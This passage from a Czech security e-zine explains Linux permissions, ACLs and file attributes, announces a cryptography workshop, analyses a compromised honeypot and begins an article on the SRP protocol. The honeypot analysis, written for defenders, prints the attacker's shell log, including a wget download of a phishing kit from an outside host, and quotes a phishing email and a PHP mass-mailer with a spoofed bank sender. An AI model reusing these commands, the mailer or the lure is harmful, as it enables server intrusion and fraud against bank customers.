Za typem souboru následují tři trojice znaků, které reprezentují přístupová práva pro vlastníka souboru, skupinu, která se váže k souboru a ostatní uživatele. Pokud pozice obsahuje znak "-" je právo odepřeno. Z našeho příkladu můžeme vyvodit, že vlastník souboru, kterému patří první trojice *rwx* má právo na prohlížení jmen souborů v adresáři, vytváření a mazání souborů a právo vstupu do adresáře. Následující trojice znaků *r-x* nám říká, že skupina vázaná k souboru má právo na prohlížení jmen v adresáři a právo vstupu do adresáře. Právo na vytváření a mazání souborů jí je odepřeno. Zbytek světa neboli ostatní, reprezentováni třetí trojicí *r-x* mají v našem případě stejná práva jako skupina.

Přístupová práva může měnit vlastník souboru nebo superuživatel (příkaz *chmod*). Vlastníka souboru může měnit pouze superuživatel (příkaz *chown*). Skupinu, která se váže k souboru může měnit buď superuživatel, nebo vlastník souboru, pokud patří do původní i cílové skupiny (příkaz *chgrp*).

Důležité je popsat algoritmus, jakým se rozhodne, zda má uživatel to určité právo (*r*, *w* nebo *x*). Funguje to takto: Nejdříve ověříme, zda ten, kdo chce daného práva využít, je superuživatel. Pokud ano, má povolen přístup. Pokud ne, ověříme, zda-li je vlastníkem souboru. Pokud ano, tak ověříme, jestli má povolené dané právo a podle toho povolíme přístup. Pokud ne, ověříme, jestli patří do skupiny, na kterou se váže soubor. Pokud ano, tak

ověříme právo skupiny na danou akci a podle toho povolíme přístup. Pokud ne, tak ověříme, jestli má zbytek světa (ostatní) právo na akci a povolíme nebo zamítneme přístup.

Práva souborů mohou být reprezentována i číselnými soustavami - konkrétně se používá třech čísel v osmičkové soustavě. Všimněme si, že právo je zadané tak, že je buď povolené nebo zakázané. Z toho vyplývá, že naší sekvenci *rwxr-xr-x* můžeme přepsat na *111101101* a po převedení všech třech trojic *111*, *101* a *101* do osmičkové soustavy dostaneme *755*. Tuto hodnotu můžeme používat k měnění přístupových práv příkazem *chmod*.

Jak již bylo řečeno, změna práv se provádí příkazem *chmod*. V případě použití reprezentace práv v osmičkové soustavě je situace jednoduchá:

chmod 751 file.txt

Tento příkaz změní přístupová práva souboru *file.txt* na *rwxr-x--x*.

Pokud chceme například přidat právo na spuštění pro vlastníka, skupinu i ostatní u souboru *file.sh* provedeme to příkazem:

chmod +x file.sh

Pokud bychom například chtěli přidat právo zápisu jen pro skupinu u souboru *file.sh*, provedli bychom to takto:

chmod g+w file.sh

Pokud bychom toto právo chtěli odebrat, vypadalo by to následovně:

chmod g-w file.sh

Vidíme, že přidání přístupového práva se realizuje pomoci symbolu "+" a odebírání probíhá pomocí symbolu "-". Vlastník souboru je reprezentován symbolem *u*, skupina symbolem *g* a zbytek světa symbolem *o*.

Speciálním případem je tzv. *sticky bit*, který se aplikuje na adresáře. Pokud je na adresáři nastaven sticky bit, může uživatel mazat pouze ty soubory, které v tomto adresáři vlastní. Toto je výhodné použít například na adresář */tmp* nebo */var/tmp*, kam mají většinou možnost zápisu všichni uživatelé. Sticky bit můžeme přidat příkazem *chmod* takto:

chmod +t /tmp

Adresář vybavený tímto bitem poznáme podle znaku *t* v místě nastavení práva provádění (*x*) pro ostatní.

Je nutné ještě zmínit, podle čeho se určuje výchozí nastavení práv souborů - tzn. pokud vytvoří uživatel nový soubor, jaká bude mít tento soubor přístupová práva. Toto se určuje příkazem *umask*, ke kterému přidáme parametr, který představuje přístupová práva v osmičkové soustavě.
Další informace lze nalézt např. v manuálových stránkách příkazu *chmod* (příkaz *man chmod*).

ACL

ACL (Access Control List) je komplexnější řešení přístupových práv v Linuxu (samozřejmě i na jiných operačních systémech). Umožňuje nám nastavit taková práva, která bychom s běžnými právy v Linuxu těžko realizovali nebo bychom to realizovali velmi složitě. Např. pokud budeme chtít přidělit souboru právo zápisu pro uživatele *lukas*, *karel* a *jachym* a ostatním uživatelům ze skupiny *zamestnanci* přístup zakázat. Superuživatel by to zřejmě řešil tak, že by vytvořil další skupinu, kam by tyto tři uživatele umístil. Ale pokud nemáte práva superuživatele, tak nemůžete přidávat další skupiny, takže pro běžného uživatele je zvolení politiky přístupových práv neuskutečnitelné. ACL nezavádí žádné převratné změny v modelu přístupových práv, ale spíše rozšiřuje model základní.

Model ACL podle specifikace POSIX 1003.1E, která je pro unixové systémy typická, podobně jako u běžných linuxových práv, umožňuje definovat pro každého uživatele či skupinu tři druhy práv a to právo čtení, zápisu a spouštění – obdobně u adresářů. Dalším atributem je maska, která symbolizuje údaj nejvyšších práv, která lze nastavit pomocí ACL a vztahuje se pouze na skupinu. Tato maska se transformuje na masku v klasickém modelu a je využívána aplikacemi, které ACL nepodporují, přičemž toto nemůže daný soubor zbavit práv, která mu byla přidělena. Dále jsou specifikována tzv. standardní ACL (angl. *default ACL*) práva, která se uplatňují při vytváření nového souboru nebo adresáře uvnitř adresáře, kde jsou tato práva definována. Samotná ACL práva podadresářů a podsouborů jsou zděděna po rodičovském adresáři. Podadresáře dědí i standardní ACL práva.

Podpora ACL pro souborové systémy Ext2fs a Ext3fs přišla s linuxovým kernelem 2.5.46, což je samozřejmě jádro vývojové. Stabilní jádra řady 2.6 podporu pro tyto souborové systémy ACL obsahují. Na jádra řady 2.4 je nutno použít patch, který lze sehnat na domovských stránkách projektu ACL (http://acl.bestbits.at). Co se týče ostatních souborových systémů, tak ReiserFS a XFS je na linuxových jádrech řady 2.4 podporováno a na JFS je nutné použít patch z domovské stránky projektu *JFS for Linux* (http://jfs.sourceforge.net). Některé distribuce, které nepoužívají Vanilla jádra (aneb jádro hlavní vývojové větve dostupné z http://www.kernel.org/), mohou obsahovat podporu ACL i v řadě 2.4 - například SuSE či Mandrake.

K zobrazení ACL práv se používá utilita *getfacl*. Použití může být například takovéto:

getfacl /etc/file

Nebo pokud bychom chtěli vypsat standardní ACL práva adresáře, tak by zápis vypadal takto:

getfacl -d /etc/directory

Samotné nastavení a modifikace ACL práv se realizuje pomocí utility *setfacl*. Volba, kterou budeme zřejmě nejvíce používat je volba *-m*, která slouží k modifikaci ACL práv. Alternativou k této volbě je volba *--set*, která smaže současná ACL práva a vytvoří nová. Nesmíme zapomenout, že tato volba vyžaduje zadání práv pro vlastníka, skupinu i ostatní. Volbou *-x* lze ACL práva odstranit. Použití *setfacl* může vypadat například takto:

setfacl -m u:pepa:rw /etc/file

Vidíme, že v našem případě má hodnota volby *-m* tři části. První část specifikuje, zdali se jedná o uživatele (*u* nebo *user*), skupinu (*g* nebo *group*), masku (*m* nebo *mask*) nebo ostatní (*o* nebo *others*). Druhá hodnota představuje UID v případě uživatele nebo GID v případě skupiny. V ostatních případech je pole prázdné. Poslední část charakterizuje samotná přístupová práva, jejichž symbolika je již více než jasná. Druhým parametrem utility *setfacl* je název souboru či adresáře.

Jedním z problémů je implementace ACL v NFS klientech. Především u NFS klientů verze 2, kdy je rozhodováno u cachovaných souborů podle klasických unixových práv. Následky si každý dokáže představit. U NFS verze 3 je situace lepší. Kontrola práv probíhá na straně serveru pomocí tzv. ACCESS RPC volání, které ovšem nemusejí podporovat všechny implementace NFSv3. NFSv4 už s ACL umí pracovat, ale podpora pro Linux není úplná. Jak se dozvíme dále, je mnoho důvodů, proč NFS nepoužívat a toto je jistě jeden z nich.

Situace u projektu Samba je úplně opačná. ACL bylo v Sambě zabudováno dávno předtím, než se objevila implementace ACL v Linuxu. Proto lze Sambu bez jakýchkoliv potíží nasadit.

Další informace lze opět nalézt v příslušných manuálových stránkách.

Atributy souborů

Atributy souborů jsou úzce spjaty se samotnými právy souborů a rozšiřují základní rámec bezpečnosti souborů. Atributy souborů můžeme zobrazit příkazem *lsattr*. Každý atribut reprezentuje znak, podobně jako tomu bylo u samotných práv v Linuxu. V tabulce jsou vypsány atributy, které mohou být změněny při použití souborového systému Ext2 či Ext3.

Znak	Význam
A	Neaktualizuje atime souboru.
a	Otevírá soubor pouze v přidávacím módu.
c	Soubor je na disku automaticky komprimován.
i	Soubor není možno nijak pozměnit, vymazat nebo přejmenovat.
d	Ochrání soubor proti vymazání čistícím programem.
s	Soubor je odstraněn bez možnosti navrácení obsahu.
S	V okamžiku modifikace souboru je soubor zapsán na disk.
u	Pokud je soubor odstraněn, jeho obsah je zachován.

Změnu těchto atributů můžeme provést pomocí příkazu *chattr* například takto:

```
chattr +i /etc/passwd
```

Nebo vrátit do původního stavu takto:

```
chattr -i /etc/passwd
```

Je zřejmé, že přidání atributu se provádí znakem "+" a sundání atributu znakem "-".
Další informace lze nalézt v manuálových stránkách použitých příkazů.

EA

EA (Extended Attributes) rozšiřují klasický model atributů v Linuxu. Umožňují libovolně nadefinovat další atributy souboru – název atributu a hodnota atributu. Zobrazení těchto atributů se provádí příkazem g*etfattr*.

K vytvoření nového atributu můžeme použít příkaz *setfattr* například takto:

setfattr -n autor -v Josef /home/pepa/bak.tex

Podporu EA pro různé souborové systémy zajišťují patche, které lze nalézt například na URL http://acl.bestbits.at/download.html.

V následující části tohoto krátkého seriálu se budeme zabývat některými častými problémy a chybami administrátorů.

D. Mikulášská kryptobesídka 2005

Ing. Dan Cvrček, Ph.D. (http://www.buslab.cz)

Mikulášská kryptobesídka MKB 2005 je tradiční workshop věnovaný kryptografii a informační bezpečnosti, který se snaží, dosud úspěšně, vyvarovat komerčních prezentací. MKB se letos koná popáté. Uskuteční se začátkem prosince v Praze. Program je rozdělen do jednoho a půl dne. Skládá se z vybraných příspěvků, panelové diskuse s odborníky a zvaných prezentací. Letos jsou pozváni Luboš Brim (Masarykova Univerzita v Brně) George Danezis (Cambridge University a nyní KU Leuven) a Dieter Gollmann (TU Hamburg-Harburg). V letošním roce bude program navíc obohacen o vyhlášení výsledků studentské soutěže KEYMAKER. Všechny potřebné informace, podrobnosti o programu, včetně on-line registrace naleznete na **http://www.buslab.cz/mkb .**

Workshop je pořádán firmou TNS za podpory sponzorů Eracom Technologies a GiTy a mediální podpory e-zinu Crypto-Worldu a časopisu DSM. Organizační výbor srdečně zve k účasti na MKB 2005.

MKB je pravidelně zakončována mikulášskou tombolou…

Fotografie z loňské akce: http://www.tns.cz/kryptobesidka/foto/

E. Honeypot server zneužit k bankovním podvodům, Část 2 – Analýza útoku

Ondřej Suchý, LOGIOS s.r.o., (ondrej.suchy@logios.cz)

Úvod

V prázdninovém čísle časopisu CryptoWorld (7-8/2005) jste si mohli přečíst článek o technickém řešení honeypot serveru. Představili jsme honeypot jako návnadu v podobě zranitelného informačního systému určenou k analýze chování útočníka.

Rekapitulace případu

Počátkem roku 2005 jsme připojili k Internetu zranitelný server se systémem Linux („honeypot“) a sledovali, co se bude dít. Během dvou dnů po instalaci kdosi neznámý naši past napadl a instaloval webovou aplikaci pro bankovní podvody, které imitovaly prezentaci americké banky a vyzývaly uživatele-oběť k zadání jména a hesla.

Příspěvek z minulého čísla se zabýval technickými aspekty instalace a provozu takové nástrahy. V této studii na minulý článek navážeme a podíváme se na činnost útočníka. Uvedeme použitý software, probereme chování „hackera[2]“ v systému a pokusíme se vyvodit některé obecné závěry o podobných útocích a možné prevenci.

Použitý systém a jeho zranitelnosti


Jak už bylo zmíněno, použili jsme velmi zastaralý systém Red Hat Linux verze 7.3. Jako jedna z mnoha síťových aplikací byl spuštěn server Samba pro sdílení disků protokolem CIFS. Protože žádná aplikace nebyla po instalaci aktualizována, server Samba obsahoval vzdáleně přístupnou zranitelnost ve formě přetečení zásobníku při použití funkce call_trans2open (viz [1], [2]).

Tato zranitelnost je známá již od roku 2003 a na Internetu lze pro ni najít celou řadu „exploitů“ - programů na její zneužití. Exploit útočníkovi spustí terminálovou relaci („shell“) s právy administrátora, takže napadený počítač je během okamžiku pod úplnou kontrolou.

První útok přišel od automatického programu

První zneužití zranitelnosti v programu Samba přišlo dva dny po spuštění systému. Ze záznamů programu Sebek, který hlídá stisknuté klávesy (viz [3]), je zřejmé, že po připojení na dotyčný port nedošlo k žádné další aktivitě. Z toho se domníváme, že jsme byli napadeni programem, který má za úkol pouze vyhledávat špatně zabezpečené servery.

2 Ano, jsem jeden z těch, kteří preferují označení „hacker“.



Obr. 1: záznam z IDS programu Snort o útoku na Samba server

Podobné programy jsou kvůli ukrytí identity typicky spouštěny na počítačích dříve napadených a nic netušících obětí. Automaticky procházejí celé bloky IP adres a na každou z nich zkoušejí určené „exploity“. Do souboru zaznamenávají všechny výsledky, majitel programu si je později vyzvedne.

Druhý útok, tentokrát živý útočník

O osm hodin později se ze stejné IP adresy připojil živý útočník. Znovu zneužil stejný bezpečnostní problém v Sambě a otevřel si několik terminálových relací. Ty nejzajímavější zde uvedu.

Zde jsou uvedeny příkazy, které útočník zadával. Řádky uvozené „vězením“ # jsou mé komentáře.

```
cd /tmp
ls -a
mkdir .trimite
cd .trimite
# útočník trochu tápe a skáče po adresářích
# nezajímavé řádky jsem zde vymazal
cd /lib/security/www
cd curatare/
# curatare je známý a veřejně dostupný „rootkit“, tedy
# balík různých zadních vrátek, nástrojů pro mazání logů
# a dalších hackerských utilit
ls
cd /usr/local/lib
ls -a
wget ***.***.ro/balaci.tgz
# Z rumunské adresy (hvězdičkami jsem ji zcenzuroval já)
# si útočník stahuje archiv
tar xzvf balaci.tgz
rm -rf balaci.tgz
# Balaci je rumunské sloveso a znamená cosi jako „válet se“, „cákat“.
# balaci.tgz je archiv, který obsahuje falešný e-mail
# od banky, seznam adres a program na rozeslání pošty
ls -a
touch
touch list.txt
pico
# pico je unixový textový editor
cat << list.txt >> EOF
cat >> list.txt << EOF
# Podvodník chce naplnit seznam adres, ale nejdřív si potřebuje
# ujasnit, jak se používá přesměrování standardního vstupu.
ls -a
cat list.txt
php -f wamu.php
# Podvodník spouští program, který rozesílá poštu.
```

V jiném terminálovém sezení útočník přepsal celou řadu systémových programů, aby si zajistil zadní vrátka a krytí procesů. Použil předem připravený „rootkit“, který však nebyl zkompilován na míru našemu systému, takže přestalo fungovat velké množství systémových programů. I administrátor, který nemá znalosti o bezpečnostních incidentech, by zřejmě při prvním přihlášení zjistil, že se systémem není něco v pořádku.

```
$ su -
Segmentation fault
$
```

Ukrývání procesů prostřednictvím modifikovaných systémových utilit je již zastaralé, modernější je používat moduly do jádra. Překvapivě si útočník instaloval podobných systémů hned několik (mimo jiné kernelový rootkit SuckIT od českého autora s přezdívkou „sd“ [4]).

Aplikace pro bankovní podvod

Ve výše uvedeném přepisu terminálového sezení vidíme soubory wamu.php, test.txt a list.txt. První slouží k rozesílání pošty, list.txt obsahuje seznam IP adres a test.txt obsahuje HTML kód s textem podvodného e-mailu. Zpráva tvrdí následující:

> *We recently have determined that different computers have logged onto your Online Banking account, and multiple password failures were present before the logons. We now need you to re-confirm your account information to us. If this is not completed by December 22, 2004, we will be forced to suspend your account indefinitely, as it may have been used for fraudulent purposes. We thank you for your cooperation in this manner.*
>
> *To confirm your Online Banking records click here:*
> *https://login.personal.wamu.com/logon/logon.asp?*


Stručný překlad: Někdo se pokoušel dostat na váš účet. Co nejrychleji se přihlaste a potvrďte své údaje. Adresa se tváří jako skutečné URL banky, ale kliknutím se otevřou falešné stránky ze serveru pod kontrolou útočníka. Datum December 22 2004 již v době konání pokusu uplynulo, útočník si asi nedělá příliš starostí s úpravou e-mailu.

Soubor wamu.php obsahuje kód v jazyce PHP, který se postará o rozeslání pošty na vícero adres uvedených v souboru list.txt (opět zkráceno, vybral jsem jen to nejpodstatnější):

```
// ...
$mail_header = "From: Washington Mutual Security
        service<service@wamu.com>\n";
$mail_header .= "Content-Type: text/html\n";
$subject="WARNING: CONFIRM YOUR ONLINE BANKING RECORDS";
// …
$fp = fopen("list.txt", "r");
while (!feof($fp)) {
        fscanf($fp, "%s", $name);
        mail($name, $subject, $body, $mail_header);
}
// …
```

Zvláštní je, že rozesílací skript je spouštěn z příkazové řádky pomocí řádkového interpreteru PHP, přitom však nelze očekávat, že tento interpreter (tzv. CLI, Command Line Interface) bude instalován na každém serveru. Při instalaci PHP modulu pro webový server se musí výslovně určit, že se bude instalovat i CLI. Jen část serverů podporuje PHP a z nich jen část podporuje CLI. Univerzálnější by bylo použít třeba perl nebo unixový shell.

Falešné stránky umístěné na našem serveru, na který se odkazuje přes IP adresu, vyzývají k zadání „údajů pro ověření“ a drze vyžadují vložení čísla platební karty včetně PIN.



Obr. 2: Falešné stránky umístěné na našem serveru, které vyzývají k zadání čísla platební karty

Balík balaci.tgz obsahuje kromě falešných stánek banky Washington Mutual i podvodné stránky platební služby PayPal, takže podvodník se nespecializuje jen na jednu jedinou službu. Dále můžeme v archivu najít i sadu skriptů pro kontrolu IRC, bohužel bez jmen konkrétních diskuzních kanálů.

Závěr

Účelem pokusu nebylo pátrat po konkrétní osobě. Přesto se můžeme zmínit, že ze síťových záznamů vyplývá, že hackerské programy byly stahovány z rumunských serverů a názvy nástrojů obsahují rumunská slova. Důkaz to není, ale o rumunské národnosti útočníků můžeme minimálně spekulovat.

Dále je zde několik indicií: tápání nad správným zápisem přesměrování STDIN, destrukce systémových programů nekompatibilním rootkitem, chaotická instalace několika kernelových

rootkitů. Z toho lze usuzovat, že útočník není zrovna expertem na UNIX, pospíchá a moc si neláme hlavu důsledky.

Útočník se vůbec nestaral o „čištění“ systémových logů. Z toho plyne, že se neobává odhalení. Zřejmě proto, že na náš honeypot přistupoval výhradně z jiných napadnutých serverů, které zabezpečovaly určitou anonymitu a nedohledatelnost.

Phishing je moderní

Útoky na jednotlivé počítače nejsou nijak dokonalé, podvodníci se s nimi zjevně „nemažou“. Zřejmě berou napadnutelné počítače jeden po druhém jako po běžícím pásu, nezatěžují se podružnými věcmi jako je kompilace správného rootkitu nebo mazání záznamů. Prostě instalují zadní vrátka, zprovozní falešné stránky, rozešlou několik set e-mailů a jdou dál. Úspěšnost výzvy k zadání čísla platební karty je asi minimální, takže zjevně jde o rozeslání co největšího počtu podobných zpráv.

Pravděpodobnost rozkrytí podobných podvodů je malá a vyžadovala by mezinárodní spolupráci vyšetřujících týmů. Určité šance by mohly spočívat v monitoringu IRC a dalších komunikačních kanálů. Dotyčná osoba (nebo spíš osoby, neboť tito podvodníci nejspíš operují ve skupinách) evidentně nemá nijak oslnivé odborné znalosti. Jakmile se podaří ji vytipovat, mohl by být k dispozici dostatek důkazů.

Poučení: po útoku je pozdě, musíme dbát na prevenci

Náš server byl instalací nekompatibilního rootkitu zničen, protože přestaly fungovat základní systémové utility. U honeypot pasti to samozřejmě nevadí, ale pro provozní server by to bylo fatální a musela by následovat kompletní reinstalace ze záloh nebo distribučních médií.

To jen zdůrazňuje nutnost prevence. Každý server by měl mít instalovány nejnovější aplikační záplaty. Pokud se objeví nový bezpečnostní problém, je jen otázkou času, kdy někdo napíše program na systematické vyhledání napadnutelných počítačů. Nemůžeme spoléhat na to, že náš server není na první pohled zajímavý cíl, pro podobné podvody se naopak budou hodit nenápadné počítače zapomenuté někde pod stolem.

Pokud nemáme paušální platbu za připojení, může se nám případ i dost prodražit. Osobně znám českou firmu, ve které napadený počítač přenesl během jednoho večera několikanásobek povoleného měsíčního datového limitu, protože rozesílal statisíce podvodných e-mailů.

Použitá a doporučená literatura

[1] Bugtraq: *Samba 'call_trans2open' Remote Buffer Overflow Vulnerability*, http://www.securityfocus.com/bid/7294
[2] CVE Mitre: *CAN-2003-0201*, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0201
[3] Suchý, O: *Technické řešení: Honeypot server zneužit k bankovním podvodům*, CryptoWorld 7-8/2005
[4] sd: *Linux on-the-fly kernel patching without LKM*, http://www.phrack.org/phrack/58/p58-0x07
[5] Honeynet Project: *Know Your Enemy: Phishing*, http://www.honeynet.org/papers/phishing/details/de-honeynet_files/phishing-snort.html

F. Eskalační protokoly - část 3.

Jan Krhovják , Fakulta informatiky, MU, Brno
(xkrhovj@fi.muni.cz)

V této závěrečné části si představíme poslední dva z námi vybraných eskalačních protokolů. Následovat bude krátké shrnutí, obsahující (mimo jiné) také stručný výčet několika dalších protokolů.

SRP

SRP (secure remote password) [Wu97] je zcela nový typ protokolu, který (stejně jako některé z předchozích protokolů) zajišťuje, že si server uchovává hesla pouze jednocestně zašifrována. Narozdíl od protokolů jako AEKE a ASPEKE (které jsou založeny na použití digitálních podpisů) či BEKE a BSPEKE (které využívají přidané kolo DH metody ustavení klíčů) je SRP založen na obecné konstrukci zvané *AKE (asymmetric key exchange)*. Tato konstrukce oproti EKE žádným způsobem nevyužívá symetrickou kryptografii, což činí výsledné protokoly jednodušší a mnohdy i bezpečnější (není již třeba řešit žádné problémy spjaté s používáním hesel jakožto symetrických šifrovacích klíčů). Protokol SRP je speciální instancí AKE, a nabízí navíc vyšší výkon než srovnatelné protokoly jako například AEKE či BSPEKE.

Pro následující popis protokolu předpokládejme, že α je generátor multiplikativní grupy Z^*_β, kde β je bezpečné prvočíslo, a že strana A na základě hesla P a soli[3] S vygeneruje veřejný klíč $x = h(P,S)$ a verifikační hodnotu $v = \alpha^x \bmod \beta$. Hodnotu x pak smaže, zatímco hodnoty v, S doručí straně B (serveru).

V první části protokolu strana A zašle svůj identifikátor straně B, která jí nazpět zašle sůl S nezbytnou k výpočtu hodnoty x. Dále si strana A vygeneruje náhodné číslo $a \in \langle 2, \beta - 1\rangle$ a strana B náhodná čísla $b, u \in \langle 2, \beta - 1\rangle$. Vlastní popis druhé části protokolu pak vypadá následovně:

A		B
$C = \alpha^a \bmod \beta$	$\rightarrow$	
	$\leftarrow$	$u, D = v + \alpha^b \bmod \beta$
	…	

Strana A poté vypočítá společný klíč $K_{S'} = \alpha^{ab + bux} \bmod \beta$ jako $(D - \alpha^x)^{a + ux} \bmod \beta$ a strana B jako $(Cv^u)^b \bmod \beta$. Klíč sezení je pak vypočítán jako $K_S = h(K_{S'})$ a jeho znalost si v závěrečné části protokolu opět obě strany ověří.

Bezpečnost této metody stojí na důkazu z [Wu97], že existence techniky vedoucí v polynomiálním čase k získání klíče sezení použitého v SRP, by vedla také v polynomiálním čase k rozbití DH metody ustavení klíčů. Z toho plyne, že SRP je alespoň tak bezpečný jako DH metoda ustavení klíčů.

